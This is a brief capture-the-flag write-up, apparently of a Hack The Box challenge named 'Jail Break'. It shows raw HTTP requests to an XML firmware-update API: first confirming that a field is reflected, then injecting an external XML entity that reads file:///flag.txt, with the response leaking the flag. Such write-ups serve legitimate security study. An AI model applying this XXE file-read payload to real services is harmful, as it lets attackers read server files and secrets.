


Jail Break

1) Found a XML post, reflecting out input




Request

```
1 POST /api/update HTTP/1.1
2 Host: 94.237.49.113:50545
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://94.237.49.113:50545/rom
8 Content-Type: application/xml
9 Content-Length: 1318
10 Origin: http://94.237.49.113:50545
11 Connection: close
12
13 <FirmwareUpdateConfig>
14   <Firmware>
15     <Version>
16       poc
17     </Version>
18     <ReleaseDate>
19       2077-10-21
20     </ReleaseDate>
21     <Description>
22       Update includes advanced biometric lock functionality for enhanced security.
23     </Description>
24     <Checksum type="SHA-256">
25       9b74c9897bac770ffc029102a200c5de
26     </Checksum>
27   </Firmware>
28   <Components>
29     <Component name="navigation">
30       <Version>
31         3.7.2
32       </Version>
33       <Description>
34         Updated GPS algorithms for improved wasteland navigation.
35       </Description>
36       <Checksum type="SHA-256">
37         e4d909c290d0fb1ca068ffadff22cbdo
38       </Checksum>
39     </Component>
40     <Component name="communication">
41       <Version>
42         3.7.2
43       </Version>
44       <Description>
45         Updated GPS algorithms for improved wasteland navigation.
46       </Description>
47       <Checksum type="SHA-256">
48         e4d909c290d0fb1ca068ffadff22cbdo
49       </Checksum>
50     </Component>
51   </Components>
52 </FirmwareUpdateConfig>
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.12.3
3 Date: Wed, 12 Jun 2024 07:03:10 GMT
4 Content-Type: application/json
5 Content-Length: 58
6 Connection: close
7
8 {
9   "message": "Firmware version poc update initiated."
10 }
11
```

2) Read the file from it



Request

```
1 POST /api/update HTTP/1.1
2 Host: 94.237.49.113:50545
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://94.237.49.113:50545/rom
8 Content-Type: application/xml
9 Content-Length: 1391
10 Origin: http://94.237.49.113:50545
11 Connection: close
12
13 <!DOCTYPE Version [
14   <!ENTITY flag SYSTEM "file:///flag.txt">
15 ]>
16 <FirmwareUpdateConfig>
17   <Firmware>
18     <Version>
19       &flag;
20     </Version>
21     <ReleaseDate>
22       2077-10-21
23     </ReleaseDate>
24     <Description>
25       Update includes advanced biometric lock functionality for enhanced security.
26     </Description>
27     <Checksum type="SHA-256">
28       9b74c9897bac770ffc029102a200c5de
29     </Checksum>
30   </Firmware>
31   <Components>
32     <Component name="navigation">
33       <Version>
34         3.7.2
35       </Version>
36       <Description>
37         Updated GPS algorithms for improved wasteland navigation.
38       </Description>
39       <Checksum type="SHA-256">
40         e4d909c290d0fb1ca068ffadff22cbdo
41       </Checksum>
42     </Component>
43     <Component name="communication">
44       <Version>
45         3.7.2
46       </Version>
47       <Description>
48         Updated GPS algorithms for improved wasteland navigation.
49       </Description>
50       <Checksum type="SHA-256">
51         e4d909c290d0fb1ca068ffadff22cbdo
52       </Checksum>
53     </Component>
54   </Components>
55 </FirmwareUpdateConfig>
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.12.3
3 Date: Wed, 12 Jun 2024 07:06:32 GMT
4 Content-Type: application/json
5 Content-Length: 99
6 Connection: close
7
8 {
9   "message":
10     "Firmware version \nHTB{bi0m3tr1c_l0cks_4nd_f1lck3r1ng_l1ght5} update initiated."
11 }
```